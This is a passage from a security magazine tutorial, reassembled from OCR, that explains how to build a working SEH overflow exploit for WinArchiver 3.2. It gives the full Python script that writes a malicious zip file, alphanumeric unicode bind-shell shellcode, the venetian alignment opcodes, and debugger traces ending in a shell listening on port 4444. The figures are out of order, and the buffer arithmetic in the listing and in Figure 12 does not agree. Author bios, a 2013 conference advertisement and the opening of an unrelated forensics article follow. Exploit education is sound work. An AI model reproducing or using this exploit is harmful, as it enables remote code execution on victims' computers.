"K0SQXKRM0LQ1L3YJFQZLPQFR7QX7RIK07QWKOJ5PSPWS86WIYNXKOKOXUR3R3R7QXD4JLOKYQKOJ5B73YHGBH45"
"2NPM31KOXUQXC3RMC4M0CYYS1GQGR701ZV2JLRR90VK2KMQVY7OTMTOLKQM1TMOTMTN0I6KPPD1DPPQF261FQ6B"
"60N26R6PSR6RHRYHLOODFKOIE3YYPPNPVOVKONP38KXTGMM1PKOJ5WKJP6UERB6QX6FTUWMUMKOZ5OLM6SLLJ3P"
"KKK045M5WKQ7N3RRRORJM0QCKOHUA" )
```

**Figure 11.** *Encoded Alpha numeric shellcode*

**Listing 9.** *Exploit Winarchiver*

```
#/usr/bin/python
# Exploit Title: Winarchiver V 3.2 SEH Overflow
# Date: April 24, 2013
# ExploitAuthor: Josep Pi Rodríguez, Pedro Guillen Núñez, Miguel Ángel de Castro Simón
# Organization: RealPentesting
# Vendor Homepage: http://winarchiver.com
# Software Link: http://www.winarchiver.com/WinArchiver3.exe
# Version: 3.2
# Tested on: Windows XP SP3

# Exploit-DB Note:
# This submission needs tweaking but a crash does occur
zip_header = (
“\x50\x4B\x03\x04\x0A\x00\x04\x02\x00\x00\xE5\x18\xE9\x3E\xCC\xD4”
“\x7C\x56\x0F\x00\x00\x00\x0F\x00\x00\x00\x08\x00\x00\x00\x54\x65”
“\x73\x74\x2E\x74\x78\x74\x54\x68\x69\x73\x20\x69\x73\x20\x61\x20”
“\x74\x65\x73\x74\x21\x50\x4B\x01\x02\x14\x00\x0A\x00\x40\x00\x00”
“\x00\xE5\x18\xE9\x3E\xCC\xD4\x7C\x56\x0F\x00\x00\x00\x0F\x00\x00”
“\x00\xBE\x20\x00\x00\x00\x00\x00\x00\x01\x00\x3D\xAC\xBD\x04\x00”
“\x00\x00\x00”
)
zip_final=(
“\x50\x4B\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00\xEC\x20\x00”
“\x00\x35\x00\x00\x00\x00\x00”
)
seh = “\x31\x48” #ppr 0x00480031
nextseh = “\x58\x70”
venetian = (
“\x55\x55”
“\x70”
“\x58”
“\x70”
“\x05\x25\x11”
“\x55”
“\x2d\x19\x11”
“\x55”
“\x50”
“\x55”
“\xc7”
)
shellcode = (
“PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1”
“AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JBKLJHDIM0KPM030SYK5P18RQTDK1BNPDK0RLLTKB2MDDKS”
“BO8LO870JMVNQKOP1I0VLOLQQCLLBNLO091HOLMKQ7WZBL0220W4KQBLPTKOROLKQZ0TKOPRX55WPRTPJKQXP0P”
“TKOXLXDKQHO0M1J39SOLQ9DKNT4KM1Z601KONQGPFLGQXOLMM197NXIP2UZTLC3MJXOKCMND2UZBPXTK1HO4KQJ”
“3QVDKLLPKTKB8MLKQJ3TKM4TKKQZ04IOTMTMTQK1KQQQI1JPQKOK0PX1OQJ4KLRJKSVQM1XNSNRM0KPBHD7T3P2”
“QOR4QXPL2WO6KWKOHUVXDPKQKPKPNIGTQDPPS8MYU0RKM0KOZ5PPPP20PPQ0PPOPPPQXYZLO9OK0KOYEU9Y7NQY”
“K0SQXKRM0LQ1L3YJFQZLPQFR7QX7RIK07QWKOJ5PSPWS86WIYNXKOKOXUR3R3R7QXD4JLOKYQKOJ5B73YHGBH45”
“2NPM31KOXUQXC3RMC4M0CYYS1GQGR701ZV2JLRR90VK2KMQVY7OTMTOLKQM1TMOTMTN0I6KPPD1DPPQF261FQ6B”
“60N26R6PSR6RHRYHLOODFKOIE3YYPPNPVOVKONP38KXTGMM1PKOJ5WKJP6UERB6QX6FTUWMUMKOZ5OLM6SLLJ3P”
“KKK045M5WKQ7N3RRRORJM0QCKOHUA”
)
buffer =  “\x41” * (205+216) + shellcode + “\x41” * (2000-216-len(shellcode)) + nextseh + seh +
venetian + “\x42” * (6173-len(venetian))
printlen(buffer)
payload = buffer
mefile = open(‘seh_winarch.zip’,’w’)
mefile.write(zip_header + buffer + zip_final)
mefile.close()
```

a memory address unicode compatible which contains the pop,pop,retinstructions.We will see all these things more carefully later. Here we have the nextseh and seh fields in our exploit: Figure 9.

Right now we have to deal with the venetian-shellcode. If you read the unicode exploitation article you should know what we are talking about. In our python script we will use the venetian variable to prepare the execution of our venetian shellcode. It's just a set of assembly instructions which we will see with more details later. These instructions put in EAX the memory address which starts our venetian shellcode. Of course all these instructions are in unicode (Figure 10).

The next will be the venetian shellcode, which we can use to generate it with alpha2 script using EAX as the base register (`./alpha2 eax --unicode --uppercase <bind_shell.raw`) (Figure 11).


Now we have to use our buffer. As you can see all the calculations were done in order to manipulate SEH and put our venetian shellcode in the right place and with our calculations of the "venetian" variable in order to put in EAX the start memory address of the venetian shellcode (Figure 12).

Once we have done that, if we put all these things together we have our exploit, as you can see the exploit code generates a .zip file which contains the exploited vulnerability. We are going to show you how it looks: Listing 9.

## EXPLOIT DEBUGGING


Now, we will see step by step how the exploit works using a debugger.Using a debugger (in this case immunity debugger) we have to set a breakpoint in the memory address which has the pop,pop,ret instructions of our seh field, in this case (`0x00480031` unicode compatible), and then we will be able to see how the exploit works at the beginning.

Now, if we try to decompress the .zip file and pass the first exception in the debugger (shift+F9) we will be at our breakpoint. Then using F7 we will be executing the pop, pop, ret instructions step by step and we will see our "nextseh" instructions, re-




```
venetian = (
"\x55\x55"
"\x70"
"\x58"
"\x70"
"\x05\x25\x11"
"\x55"
"\x2d\x19\x11"
"\x55"
"\x50"
"\x55"
"\xc7"
)
```

**Figure 16.** *Venetian shellcode opcodes*




```
buffer = "\x41" * (421) + shellcode + "\x41" * (2205-421-len(shellcode)) + nextseh + seh +
venetian + "\x42" * (6173-len(venetian)) print len(buffer) payload = buffer mefile =
open('seh_winarch.zip','w') mefile.write(zip_header + buffer + zip_final) mefile.close()
```

**Figure 12.** *Length calculations and putting in the exploit*




```
022BFF0C   58              POP EAX                          Registers (FPU)
022BFF0D   0070 00         ADD BYTE PTR DS:[EAX],DH         EAX 022BE600
022BFF10   3100            XOR DWORD PTR DS:[EAX],EAX       ECX 022BE5E4
022BFF12   48              DEC EAX                          EDX 7C9132BC ntdll.7C9132BC
022BFF13   0055 00         ADD BYTE PTR SS:[EBP],DL         EBX 00000000
022BFF16   55              PUSH EBP                         ESP 022BE50C
022BFF17   0070 00         ADD BYTE PTR DS:[EAX],DH         EBP 022BE51C
022BFF1A   58              POP EAX                          ESI 7C9132A8 ntdll.7C9132A8
022BFF1B   0070 00         ADD BYTE PTR DS:[EAX],DH         EDI 00000000
022BFF1E   05 00250011     ADD EAX,11002500
022BFF23   0055 00         ADD BYTE PTR SS:[EBP],DL         EIP 022BFF0D
```

**Figure 13.** *\x58\x70 opcodes in the debugger*



```
022BFF0C   58              POP EAX                          Registers (FPU)
022BFF0D   0070 00         ADD BYTE PTR DS:[EAX],DH         EAX 022BE600
022BFF10   3100            XOR DWORD PTR DS:[EAX],EAX       ECX 022BE5E4
022BFF12   48              DEC EAX                          EDX 7C9132BC ntdll.7C9132BC
022BFF13   0055 00         ADD BYTE PTR SS:[EBP],DL         EBX 00000000
022BFF16   55              PUSH EBP                         ESP 022BE50C
022BFF17   0070 00         ADD BYTE PTR DS:[EAX],DH         EBP 022BE51C
022BFF1A   58              POP EAX                          ESI 7C9132A8 ntdll.7C9132A8
022BFF1B   0070 00         ADD BYTE PTR DS:[EAX],DH         EDI 00000000
022BFF1E   05 00250011     ADD EAX,11002500
022BFF23   0055 00         ADD BYTE PTR SS:[EBP],DL         EIP 022BFF10
```

**Figure 14.** *Continuing the execution flow*




```
022BFF0C   58              POP EAX                          Registers (FPU)
022BFF0D   0070 00         ADD BYTE PTR DS:[EAX],DH         EAX 022BE5FF
022BFF10   3100            XOR DWORD PTR DS:[EAX],EAX       ECX 022BE5E4
022BFF12   48              DEC EAX                          EDX 7C9132BC ntdll.7C9132BC
022BFF13   0055 00         ADD BYTE PTR SS:[EBP],DL         EBX 00000000
022BFF16   55              PUSH EBP                         ESP 022BE50C
022BFF17   0070 00         ADD BYTE PTR DS:[EAX],DH         EBP 022BE51C
022BFF1A   58              POP EAX                          ESI 7C9132A8 ntdll.7C9132A8
022BFF1B   0070 00         ADD BYTE PTR DS:[EAX],DH         EDI 00000000
022BFF1E   05 00250011     ADD EAX,11002500
022BFF23   0055 00         ADD BYTE PTR SS:[EBP],DL         EIP 022BFF13
022BFF26   2D 00190011     SUB EAX,11001900
022BFF2B   0055 00         ADD BYTE PTR SS:[EBP],DL         C 0  ES 0023 32bit 0(FFFFFFFF
022BFF2E   50              PUSH EAX                         P 1  CS 001B 32bit 0(FFFFFFFF
022BFF2F   0055 00         ADD BYTE PTR SS:[EBP],DL         A 1  SS 0023 32bit 0(FFFFFFFF
022BFF32   C3              RETN                             Z 0  DS 0023 32bit 0(FFFFFFFF
                                                            S 0  FS 003B 32bit 7FFD7000(
```

**Figure 15.** *Venetian shellcode in the debugger*


member, we put `nextseh="\x58\x70"` and we are dealing with unicode transformation so these 2 opcodes will be the following: Figure 13.

As you can see the `\x58` turns into a "POP EAX" instruction and `\x70` turns into "ADD [EAX],DH "00 70 00" (the "00" "00" is for unicode).These two instructions don't stop the execution flow. Then, we can see the following opcodes (3100 and 48) these are from the memory address digits (`0x00480041` unicode compatible) which belongs to the pop,pop,ret has been used in SEH and of course it doesn`t stop the execution flow (Figure 14). Now we can see the opcodes of the venetian variable of our exploit. Remember, these instructions put in EAX the initial memory address when the venetian shellcode starts (in our case is `022BF11C`) (Figure 15 and Figure 16).



```
022BFF0C  00700058 X.p.  Pointer to next SEH record
022BFF10  00480031 1.H.  SE handler
022BFF14  00550055 U.U.  WinArchi.00550055
022BFF18  00580070 p.X.  WinArchi.00580070
022BFF1C  00050070 p.♣.
022BFF20  00110025 %.◄.  ASCII "BBBBBBBBBBBBBBBBBBBBBBBB
022BFF24  002D0055 U.-.
022BFF28  00110019 ↓.◄.  ASCII "BBBBBBBBBBBBBBBBBBBBBBBB
022BFF2C  00500055 U.P.  WinArchi.00500055
022BFF30  00C30055 U.├.
022BFF34  00420042 B.B.  WinArchi.00420042
022BFF38  00420042 B.B.  WinArchi.00420042
022BFF3C  00420042 B.B.  WinArchi.00420042
022BFF40  00420042 B.B.  WinArchi.00420042
022BFF44  00420042 B.B.  WinArchi.00420042
022BFF48  00420042 B.B.  WinArchi.00420042
022BFF4C  00420042 B.B.  WinArchi.00420042
022BFF50  00420042 B.B.  WinArchi.00420042
022BFF54  00420042 B.B.  WinArchi.00420042
022BFF58  00420042 B.B.  WinArchi.00420042
022BFF5C  00420042 B.B.  WinArchi.00420042
022BFF60  00420042 B.B.  WinArchi.00420042
022BFF64  00420042 B.B.  WinArchi.00420042
022BFF68  00420042 B.B.  WinArchi.00420042
022BFF6C  00420042 B.B.  WinArchi.00420042
022BFF70  00420042 B.B.  WinArchi.00420042
022BFF74  00420042 B.B.  WinArchi.00420042
022BFF78  00420042 B.B.  WinArchi.00420042
022BFF7C  00420042 B.B.  WinArchi.00420042
022BFF80  00420042 B.B.  WinArchi.00420042
022BFF84  00420042 B.B.  WinArchi.00420042
022BFF88  00420042 B.B.  WinArchi.00420042
022BFF8C  00420042 B.B.  WinArchi.00420042
022BFF90  00420042 B.B.  WinArchi.00420042
022BFF94  00420042 B.B.  WinArchi.00420042
022BFF98  00420042 B.B.  WinArchi.00420042
022BFF9C  00420042 B.B.  WinArchi.00420042
022BFFA0  00420042 B.B.  WinArchi.00420042
022BFFA4  00420042 B.B.  WinArchi.00420042
022BFFA8  00420042 B.B.  WinArchi.00420042
022BFFAC  00420042 B.B.  WinArchi.00420042
022BFFB0  00420042 B.B.  WinArchi.00420042
022BFFB4  00420042 B.B.  WinArchi.00420042
022BFFB8  00420042 B.B.  WinArchi.00420042
022BFFBC  00420042 B.B.  WinArchi.00420042
022BFFC0  00420042 B.B.  WinArchi.00420042
022BFFC4  00420042 B.B.  WinArchi.00420042
022BFFC8  00420042 B.B.  WinArchi.00420042
022BFFCC  00420042 B.B.  WinArchi.00420042
022BFFD0  00420042 B.B.  WinArchi.00420042
022BFFD4  00420042 B.B.  WinArchi.00420042
022BFFD8  00420042 B.B.  WinArchi.00420042
022BFFDC  00420042 B.B.  WinArchi.00420042
022BFFE0  00420042 B.B.  WinArchi.00420042
022BFFE4  00420042 B.B.  WinArchi.00420042
022BFFE8  00420042 B.B.  WinArchi.00420042
```

**Figure 17.** *Stack overview*



```
ASCII  ANSI       OEM       UTF7       UTF8
C0:  C000  ..|1425  .%|C0FF  ..|0000  ..|
C1:  C100  ..|3425  4%|C1FF  ..|0100  ..|
C2:  C200  ..|2C25  ,%|C2FF  ..|0200  ..|
C3:  C300  ..|1C25  .%|C3FF  ..|0300  ..|
C4:  C400  ..|0025  .%|C4FF  ..|0400  ..|
C5:  C500  ..|3C25  <%|C5FF  ..|0500  ..|
C6:  C600  ..|E300  ..|C6FF  ..|0600  ..|
C7:  C700  ..|C300  ..|C7FF  ..|0700  ..|
```

**Figure 18.** *Unicode transformations*

We can see that our first `\x55` it's a `005500` due to the unicode transformation, and the next `\x55` has no "00" so: `\x55` -> 005500 -> (ADD [EBP],DL) * in this case we are using the \x55 as a nop instruction, this `\x55` with the unicode transformation will be ADD [EBP],DL and this will not stop the execution flow in our scenario. As you can see the – "00" – "00" of the unicode transformation has been there so just after the last instruction we can put 1 byte instruction without unicode transformation, and this instruction will be `\x55` which without unicode transformation is a "PUSH EBP" which we need to start the process of putting in EAX the initial address of the venetian shellcode.

\x55 -> 55 -> PUSH EBP We put in the stack EBP which points close (more or less) to our Venetian shellcode.


We continue with the rest of the venetianopcodes.

`\x70 -> 007000 -> ADD [EAX],DH *`

`\x58 -> 58 -> POP EAX` We put in EAX the address of EBP (remember the last PUSH EBP instruction).

`\x70 -> 007000 -> ADD [EAX],DH *`


`\x05\x25\x11 -> 0500250011 -> ADD EAX, 11002500`
We need to do some operations with EAX in order to point it to the initial memory address of the venetian shellcode.



```
Conexiones activas

  Proto  Dirección local          Dirección remota       Estado
  TCP    0.0.0.0:135              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445              0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5432             0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1027           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5152           0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445              *:*
  UDP    0.0.0.0:500              *:*
  UDP    0.0.0.0:4500             *:*
  UDP    127.0.0.1:69             *:*
  UDP    127.0.0.1:123            *:*
  UDP    127.0.0.1:1025           *:*
  UDP    127.0.0.1:1900           *:*

C:\Documents and Settings\rata>
```

```
022BE508  022BE508 ◘+0
022BE50C  022BE5B8 0+0
022BE510  022BFF0C . +0 Pointer to next SEH record
022BE514  7C9132BC ²2ª| SE handler
022BE518  022BFF0C . +0 UNICODE "Xp1HUUpXp"
022BE51C  022BE5EE `5+0
022BE520  7C91327A z2ª| RETURN to ntdll.7C91327A from ntdll.7C913282
022BE524  022BE5F4 ö5+0
022BE528  022BFF0C . +0 UNICODE "Xp1HUUpXp"
022BE52C  022BE600 .µ+0
022BE530  022BE5B8 05+0
022BE534  00480031 1.H. WinArchi.00480031
```

**Figure 20.** *Bind shell listening in the port 4444*



l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist

```
022BFF1E  05 00250011   ADD EAX,11002500
022BFF23  0055 00       ADD BYTE PTR SS:[EBP],DL
022BFF26  2D 00190011   SUB EAX,11001900
022BFF2B  0055 00       ADD BYTE PTR SS:[EBP],DL
022BFF2E  50            PUSH EAX
022BFF2F  0055 00       ADD BYTE PTR SS:[EBP],DL
022BFF32  C3            RETN
022BFF33  0042 00       ADD BYTE PTR DS:[EDX],AL
022BFF36  42            INC EDX
022BFF37  0042 00       ADD BYTE PTR DS:[EDX],AL
022BFF3A  42            INC EDX
022BFF3B  0042 00       ADD BYTE PTR DS:[EDX],AL
022BFF3E  42            INC EDX
022BFF3F  0042 00       ADD BYTE PTR DS:[EDX],AL
022BFF42  42            INC EDX
022BFF43  0042 00       ADD BYTE PTR DS:[EDX],AL
```

```
Registers (FPU)
EAX 022BF11C UNICODE "PPYAIAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5
ECX 022BE5E4
EDX 7C9132BC ntdll.7C9132BC
EBX 00000000
ESP 022BE500
EBP 022BE51C
ESI 7C9132A8 ntdll.7C9132A8
EDI 00000000

EIP 022BFF32

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFD7000(FFF)
```

**Figure 19.** *EAX register points to the first position of shellcode*

```
\x55 -> 005500 -> ADD [EBP],DL *
```

```
\x2d\x19\x11 -> 2D00190011 -> SUB EAX,11001900
```

Another calculation with EAX in order to point it to the initial memory address of the venetian shellcode. We have to stop here to see one particular thing. If we look carefully in our debugger, we can see in the stack that just after the SEH overflow we don't have much space in the stack and the venetian shellcode can't be just after the SEH overflow (Figure 17). This is the reason because we need to figure out how to jump to EAX, because of the initial memory address of the venetian shellcode is *before* the SEH overflow. We can use the following instructions: PUSH EAX (`\x50`) and RET (`\xC3`) which are one byte instruction that we need. But we have another problem, if we use `\xC3` for RET instruction this will be transformed to "1C25" and you could think that we have a bad char problem, but the real problem is a Unicode transformation.

In the following picture we can see the unicode table transformation. The C3 as we know is transformed into 1C25.But in the same table we can see how "C7" is transformed into "C3" and we can use this to put our "C3" RET instruction (Figure 18).

The last instructions are:

```
\x50 -> 50 -> PUSH EAX 005500 ADD [EBP],DL *
```

`\xC7` -> C3 -> RETN We can see in the debugger how just before executing the RETN, EAX points in the initial memory address of the venetian shellcode: Figure 19. If we press F9 in order to continue the execution of the application in the debugger, we will see how the shellcode is executed and we have a bind shell listening in the port 4444 (Figure 20).

## IN SUMMARY

With all of these five steps we were able to fuzz an application, discover a potential bug and develop a working exploit. Of course you can use a lot of ways to do the same, but we wanted to show this way in particular, which we think is really easy and efficient.

## ON THE WEB

- http://en.wikipedia.org/wiki/ZipZipZip_(file_format)
- *http://www.brighthub.com/computing/smb-security/articles/9956.aspx*
- *http://fuzzing.info/papers/*
- *http://www.fuzzing.org/wp-content/sample_chapter.pdf*
- *http://fuzzinginfo.files.wordpress.com/2012/05/ag_16b_icsjwg_spring_2011_conf_manion_orlando.pdf*
- *https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/*
- *https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/*
- *http://www.flinkd.org/2011/07/fuzzing-with-peach-part-1/*
- *http://www.autoitscript.com/autoit3/docs/*
- *http://www.willhackforsushi.com/?p=179*

## BIBLIOGRAPHY

- Fuzzing for Software Security Testing and Quality Assurance (ISBN-13: 978-1596932142)
- Fuzzing: Brute Force Vulnerability Discovery (ISBN-13: 978-0321446114)

## REFERENCES

- *http://peachfuzzer.com/*
- *https://github.com/OpenRCE/sulley*
- *http://garwarner.blogspot.com.es/2010/04/pwn2own-fuzzing.html*
- Jared DeMott – The Evolving Art of Fuzzing (whitepaper) (slides)
- Fuzzing Defined (from Jared DeMott's BlackHat slides)
- Ruxxer, Stephen Ridley and Colin Delaney
- Fuzzing, CCC 2005 – Ilja van Sprundel
- Advantages of Block-based Protocol Analysis for Security Testing – Dave Aitel
- Fuzzing Frameworks
- Security Testing, Testing Experience Magazine, June 2009

## ABOUT THE AUTHOR

*Josep Pi Rodriguez. has involved in the offensive security field several years as an enthusiast and a professional. He has experience in web penetration testing, system/network penetration testing, exploit development, reverse engineering, mobile app penetration testing and so on. He is working for Telefonica Ingeniería y Seguridad (Security Engineering of Telefonica).He loves learn new things and of course share his knowledge to everyone, because one of his mottos is the same as Corelan: Knowledge is not an object, it's a flow. Blog: www.realpentesting.blogspot.com. Linkedin: http://www.linkedin.com/pub/josep-pi-rodriguez/60/229/b24.*

## ABOUT THE AUTHOR

*Pedro Guillén Núñez has been interested in security since he was young, researching and searching all kind of vulnerabilities in his free time. He does Web penetration testing, exploit development, fuzzing, reverse engineering, network penetration test, social engineering, mobile app testing, botnets intrusion and so on. He acquired some certifications as GXPN, OSCE and also assisted to some security trainings. He really enjoys going to many security conferences. He is working for Telefonica Ingeniería y Seguridad (Security Engineering of Telefonica). Blog: www.realpentesting.blogspot.com. Linkedin: http://www.linkedin.com/pub/pedro-guillen-n%C3%BA%C3%B1ez/32/37a/5a9.*

## ABOUT THE AUTHOR

*Miguel Ángel de Castro Simón has been working, teaching and researching in the offensive security area several years as an enthusiast and a professional. He has skills in Web penetration testing, exploit development, fuzzing, network penetration test, Social Engineering, Mobile app testing and Software Development. He acquired certification from SANS institute and specialized university master. He thinks that the offensive security is not a job, is a life way. He is working for Telefonica Ingeniería y Seguridad(Security Engineering of Telefonica). Blog: www.realpentesting.blogspot.com. Linkedin: http://www.linkedin.com/pub/miguel-%C3%A1ngel-de-castro-sim%C3%B3n/5b/4a2/540.*

# 9th Annual International Conference on
# Global Security, Safety and Sustainability

Williamscollege.co.uk/icgs3-13 4-6 December 2013

**All accepted papers will be published in the International Journal of Electronic Security and Digital Forensics (IJESDF) published by Inderscience (www.inderscience.com/IJEDS**

In an era of unprecedented volatile, political and economic environment across the world, computer based systems face ever more increasing challenges, disputes and responsibilities and while the Internet has created a global platform for the exchange of ideas, goods and services, however, it has also created boundless opportunities for cyber-crime.

This Annual International Conference is an established platform in which security, safety and sustainability issues can be examined from several global perspectives through dialogue between academics, students, government representatives, chief executives, security professionals, and research scientists from the United Kingdom and from around the globe.

The three day conference will focus on the challenges of complexity, rapid pace of change and risk/opportunity issues associated with the 21st century living style, systems and infrastructures.

**Topics: The list of topics includes (but not limited to):**

- Cyber crime, detection, prevention
- Security audit, risk and governance
- Computer forensics and anti-forensics
- Strategic approaches to security
- Internet fraud, Data Security
- Security Requirements Engineering
- eGovernment/ mGovernment Security
- Network security
- Software Protection
- Attack pattern recognition
- Security in Mobile Platforms
- Systems Safety and Sustainability
- Privacy preserving systems
- Anonymity metrics
- Privacy enhancing location and mobility management
- Transparency and accountability in data protection
- Privacy impact assessment methodologies
- Web 2.0 privacy
- Cyber War
- Criminal data mining
- Security attack ontology
- Infrastructure security

**Workshops**

1) **Cyber Infrastructure protection workshop**
2) **Intelligent management workshop**
3) **Digital forensics workshop**
4) **IT and Cyber Crime law workshop**
5) **Security audit, risk and governance workshop**
6) **Systems Security, Safety and Sustainability**

Williams College
London, England

# BEST METHODS AND TOOLS TO CREATE DIGITAL EVIDENCE

## PROVEN METHODS AND TOOLS FOR TODAY'S FORENSICATOR

by Quinn North

